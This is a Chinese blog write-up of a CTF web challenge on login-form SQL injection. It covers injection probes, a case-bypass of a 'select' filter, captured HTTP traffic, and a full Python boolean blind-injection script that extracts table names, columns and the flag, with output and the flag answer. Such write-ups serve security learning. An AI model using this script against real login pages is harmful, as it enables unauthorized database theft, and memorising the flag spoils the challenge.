i春秋《从0到1：CTFer成长之路》题目(Web——SQL注入-2)

原创

DiliLearngent 于 2021-05-21 23:17:43 发布 1270 收藏 4

分类专栏： CTF 文章标签： sql

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/LSYZWF/article/details/117136205

版权

CTF 专栏收录该内容

10 篇文章 0 订阅

订阅专栏

文章目录


题目链接:

https://www.ichunqiu.com/battalion?t=1&r=68487

解题思路

1、首先点击login.php,输入进行尝试

输入admin显示账户或者密码错误



登录N1后台管理系统


admin

••••••

抱歉!
账号或密码错误

https://blog.csdn.net/LSYZWF

而输入其他显示账号不存在



登录N1后台管理系统

1

••••••


抱歉!
账号不存在

https://blog.csdn.net/LSYZWF

这里可以初步猜测用户名就是admin

2、开始尝试是否存在注入

输入admin',显示账户不存在，而输入admin'#显示账户或密码错误



登录N1后台管理系统

admin'#

••••••


登录

抱歉!
账号或密码错误

https://blog.csdn.net/LSYZWF

这表明存在注入漏洞，并且为字符型漏洞。

3、这里可以判断列字段的个数，但是没有回显此步可以省略



登录N1后台管理系统

admin' order by 3#

••••••

登录

抱歉!
账号或密码错误


https://blog.csdn.net/LSYZWF

可以判断为3列

4、由于没有回显，故只能尝试盲注

在盲注之前，根据一些系列测试可以发现此题过滤了select
但是可以大写绕过。

5、抓包分析




```
POST /login.php HTTP/1.1
Host: eci-2ze7rwkw5ezyr8olv58h.cloudecil.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 21
Origin: http://eci-2ze7rwkw5ezyr8olv58h.cloudecil.ichunqiu.com
Connection: close
Referer: http://eci-2ze7rwkw5ezyr8olv58h.cloudecil.ichunqiu.com/login.php
Cookie: __jsluid_h=5ab8b4c03ae3f0193cb63477a73a4aa2

name=admin&pass=12312
```

https://blog.csdn.net/LSYZWF

post提交方式，参数如下为：name和pass

正确回显：{“error”:1,“msg”:"\u8d26\u53f7\u6216\u5bc6\u7801\u9519\u8bef"}




```
POST /login.php HTTP/1.1
Host: eci-2ze7rwkw5ezyr8olv58h.cloudecil.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 21
Origin: http://eci-2ze7rwkw5ezyr8olv58h.cloudecil.ichunqiu.com
Connection: close
Referer: http://eci-2ze7rwkw5ezyr8olv58h.cloudecil.ichunqiu.com/login.php
Cookie: __jsluid_h=5ab8b4c03ae3f0193cb63477a73a4aa2

name=admin&pass=12312
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:08:10 GMT
Content-Type: text/html
Content-Length: 62
Connection: close
X-Via-JSL: c846d58,-
X-Cache: bypass

{"error":1,"msg":"\u8d26\u53f7\u6216\u5bc6\u7801\u9519\u8bef"}
```

https://blog.csdn.net/LSYZWF

错误回显：{“error”:1,“msg”:"\u8d26\u53f7\u4e0d\u5b58\u5728"}



```
POST /login.php HTTP/1.1
Host: eci-2ze7rwkw5ezyr8olv58h.cloudecil.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 22
Origin: http://eci-2ze7rwkw5ezyr8olv58h.cloudecil.ichunqiu.com
Connection: close
Referer: http://eci-2ze7rwkw5ezyr8olv58h.cloudecil.ichunqiu.com/login.php
Cookie: __jsluid_h=5ab8b4c03ae3f0193cb63477a73a4aa2

name=admin'&pass=12312
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:09:06 GMT
Content-Type: text/html
Content-Length: 50
Connection: close
X-Via-JSL: c846d58,-
X-Cache: bypass

{"error":1,"msg":"\u8d26\u53f7\u4e0d\u5b58\u5728"}
```


https://blog.csdn.net/LSYZWF

根据不同的回显编写脚本，这里采用布尔盲注，经测试，时间盲注也是可以，但是执行时间较长。

6、编写脚本

```
import requests

def Get(url):
    result = ''
    for i in range(1,100):
        left = 32
        right = 128
        mid = (left+right)//2
        while left<right:
            #查询表名
            # name = "admin' and if(ascii(mid((Select group_concat(table_name) from information_schema.tables " \
            #        "where table_schema=database()),{0},1))>{1},1,0)#".format(i,mid)

            #查询列名
            # name = "admin' and if(ascii(mid((Select group_concat(column_name) from information_schema.columns " \
            #        "where table_schema=database() and table_name='fl4g'),{0},1))>{1},1,0)#".format(i,mid)

            #根据表名和列名查询字段值
            name = "admin' and if(ascii(mid((Select flag from fl4g),{0},1))>{1},1,0)#".format(i, mid)

            data = {"name":name,"pass":"1223234"}
            res = requests.post(url,data)
            if "\\u8d26\\u53f7\\u6216\\u5bc6\\u7801\\u9519\\u8bef" in res.content.decode():
                left = mid+1
            else:
                right = mid
            mid = (left+right)//2
        #查询结果结束
        if mid==32:
            break
        result += chr(mid)
        print(result)
    print(result)

Get('http://eci-2ze7rwkw5ezyr8olv58h.cloudeci1.ichunqiu.com/login.php')
```

查询表名结果：




```
C:\code\pythondemo\web\venv\Scripts\python.exe C:/code/pythondemo/web/sql2.py
f
fl
fl4
fl4g
fl4g,
fl4g,u
fl4g,us
fl4g,use
fl4g,user
fl4g,users
fl4g,users

Process finished with exit code 0
```

https://blog.csdn.net/LSYZWF

```
Process finished with exit code 0
```


查询列名结果：



```
C:\code\pythondemo\web\venv\Scripts\python.exe C:/code/pythondemo/web/sql2.py
f
fl
fla
flag
flag
```

https://blog.csdn.net/LSYZWF

查询相关的值



```
C:\code\pythondemo\web\venv\Scripts\python.exe C:/code/pythondemo/web/sql2.py
n
n1
n1b
n1bo
n1boo
n1book
n1book{
n1book{l
n1book{lo
n1book{log
n1book{logi
n1book{login
n1book{login_
n1book{login_s
n1book{login_sq
n1book{login_sql
n1book{login_sqli
n1book{login_sqli_
n1book{login_sqli_i
n1book{login_sqli_is
n1book{login_sqli_is_
n1book{login_sqli_is_n
n1book{login_sqli_is_ni
n1book{login_sqli_is_nic
n1book{login_sqli_is_nice
n1book{login_sqli_is_nice}
n1book{login_sqli_is_nice}

Process finished with exit code 0
```

https://blog.csdn.net/LSYZWF

得到flag: n1book{login_sqli_is_nice}